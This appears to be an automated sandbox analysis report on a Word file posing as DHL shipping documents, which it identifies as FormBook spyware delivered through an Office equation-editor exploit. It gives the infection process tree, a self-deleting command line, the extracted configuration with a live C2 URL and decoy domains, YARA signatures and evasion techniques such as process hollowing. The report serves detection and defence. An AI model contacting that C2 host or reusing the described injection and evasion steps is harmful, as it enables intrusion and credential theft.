ID: 383965
Sample Name: DHL Shipping doc & Shipment tracking details.docx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 13:17:02
Date: 08/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report DHL Shipping doc & Shipment tracking…

Overview


General Information

Sample Name:	DHL Shipping doc & Shipment tracking details.docx
Analysis ID:	383965
MD5:	30909a9932c77fb.
SHA1:	2bbe988290a47d..
SHA256:	23e650ad3f02ea9.
Tags:	Formbook
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Detected unpacking (changes PE se…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e…
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Contains functionality to inject code …
- Drops PE files to the user root direc…
- Injects a PE file into a foreign proce…
- Machine Learning detection for dropp…
- Maps a DLL or memory area into an…

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 2244 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- EQNEDT32.EXE (PID: 2564 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2452 cmdline: 'C:\Users\Public\vbc.exe' MD5: 29E8627D7B80C21FC98C82314F3DF5E2)
    - vbc.exe (PID: 2828 cmdline: 'C:\Users\Public\vbc.exe' MD5: 29E8627D7B80C21FC98C82314F3DF5E2)
      - explorer.exe (PID: 1388 cmdline: MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - NETSTAT.EXE (PID: 852 cmdline: C:\Windows\SysWOW64\NETSTAT.EXE MD5: 32297BB17E6EC700D0FC869F9ACAF561)
          - cmd.exe (PID: 2192 cmdline: /c del 'C:\Users\Public\vbc.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.scott-re.online/nnmd/"
  ],
  "decoy": [
    "bongwater.life",
    "regalparkllc.com",
    "gyanankuram.com",
    "quehaydecenarhoy.com",
    "israeldigitalblog.net",
    "gatewaygaurdians.com",
    "krphp.com",
    "domentemenegi47.com",
    "fjsibao.com",
    "yetbor.com",
    "goldenvalueable.com",
    "finalexam-thegame.com",
    "buyeverythingforbaby.com",
    "phillydroneservices.com",
    "xn--kck4cd0r.net",
    "suns-brothers.com",
    "xn--80aaxkmix.xn--p1acf",
    "pjsgsc.com",
    "7985699.com",
    "blackmantech.fitness",
    "acernoxsas.com",
    "verochfotografa.com",
    "az-pcp.com",
    "clonegrandma.com",
    "elpis-catering.com",
    "gujaratmba.com",
    "samanthataylordesigns.com",
    "sinisviaggi.com",
    "likehowto.com",
    "ueoxx.com",
    "americanscreentest.com",
    "taniakarina.com",
    "nevomo.group",
    "syduit.com",
    "elticrecruit.com",
    "xn--v1bmo9dufsb.com",
    "valid8.network",
    "vt999app.net",
    "privateselights.com",
    "xpddwrfj.icu",
    "mex33.info",
    "ekolucky.com",
    "v6b9.com",
    "winnijermaynezigmund.site",
    "papofabri.com",
    "ranguanglian.club",
    "vinegret.com",
    "sorelaxedmassage.com",
    "vr-club.site",
    "raison-sociale.com",
    "partapprintercare.com",
    "dream-e-mail.com",
    "cwcellar.com",
    "vegrebel.com",
    "my-weight-loss-blog.net",
    "hcr.services",
    "topmejoresproductos.com",
    "foodates.com",
    "l2zmamzoin.xyz",
    "nevertraveled.com",
    "ikoyisland.net",
    "lawsoftwareteam.com",
    "ufa2345.com",
    "thechilldrengang.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000B.00000002.2145801175.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
0000000B.00000002.2145801175.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0000000B.00000002.2145801175.0000000000400000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
00000009.00000002.2106078286.0000000000220000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000009.00000002.2106078286.0000000000220000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9b88:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9f22:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15c35:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15721:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15d37:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x15eaf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa93a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1499c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb6b2:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1ad27:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1bdca:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 19 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
11.1.vbc.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
11.1.vbc.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13895:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13381:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13997:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b0f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x859a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9312:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18987:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
11.1.vbc.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158b9:$sqlite3step: 68 34 1C 7B E1 • 0x159cc:$sqlite3step: 68 34 1C 7B E1 • 0x158e8:$sqlite3text: 68 38 2A 90 C5 • 0x15a0d:$sqlite3text: 68 38 2A 90 C5 • 0x158fb:$sqlite3blob: 68 53 D8 7F 8C • 0x15a23:$sqlite3blob: 68 53 D8 7F 8C
11.2.vbc.exe.400000.2.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
11.2.vbc.exe.400000.2.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 7 entries				

Sigma Overview

System Summary:

Sigma detected: File Dropped By EQNEDT32EXE

Signature Overview



- AV Detection
- Exploits
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for dropped file

Yara detected FormBook

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

Uses netstat to query active network connections and open ports

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Data Obfuscation:

Detected unpacking (changes PE section rights)

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Contains functionality to inject code into remote processes

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effe
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 7 1 2	Masquerading 1 1 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eav Inse Netv Com
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2	LSASS Memory	Security Software Discovery 2 2 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 3	Expl Red Call
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 7 1 2	Security Account Manager	Virtualization/Sandbox Evasion 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Expl Trac Loca
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 2	SIM Swa
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 3	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Man Dev Com
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1 3	Cached Domain Credentials	System Network Configuration Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jam Den Serv
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	System Network Connections Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rog Acc

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Net Effe
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	File and Directory Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Dow Inse Prot
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Information Discovery 1 3	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rog Bas


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
DHL Shipping doc & Shipment tracking details.docx	5%	Virustotal		Browse
DHL Shipping doc & Shipment tracking details.docx	0%	ReversingLabs		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JW C\vbc[1].exe	100%	Joe Sandbox ML		
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JW C\vbc[1].exe	42%	ReversingLabs	Win32.Spyware.Noon	
C:\Users\Public\vbc.exe	42%	ReversingLabs	Win32.Spyware.Noon	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
14.2.NETSTAT.EXE.2647960.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.2.vbc.exe.400000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
11.1.vbc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
14.2.NETSTAT.EXE.2c19a0.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
www.nevomo.group	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Virustotal		Browse
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	Virustotal		Browse
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
www.scott-re.online/nnmd/	100%	Avira URL Cloud	malware	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/	0%	Avira URL Cloud	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.nevomo.group	213.186.33.5	true	true	• 0%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.scott-re.online/nnmd/	true	• Avira URL Cloud: malware	low

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.mercadolivre.com.br/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.merlin.com.pl/favicon.ico	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.de/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.mtv.com/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.rambler.ru/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.nifty.com/favicon.ico	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.dailymail.co.uk/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://https://contextual.media.net/medianet.php?cid=8CUT39MWR&crid=715624197&size=306x271&https=1	explorer.exe, 0000000D.0000000 0.2119554654.00000000042CB000. 00000004.00000001.sdmp	false		high
http://buscar.ya.com/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.sogou.com/favicon.ico	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://asp.usatoday.com/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://fr.search.yahoo.com/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
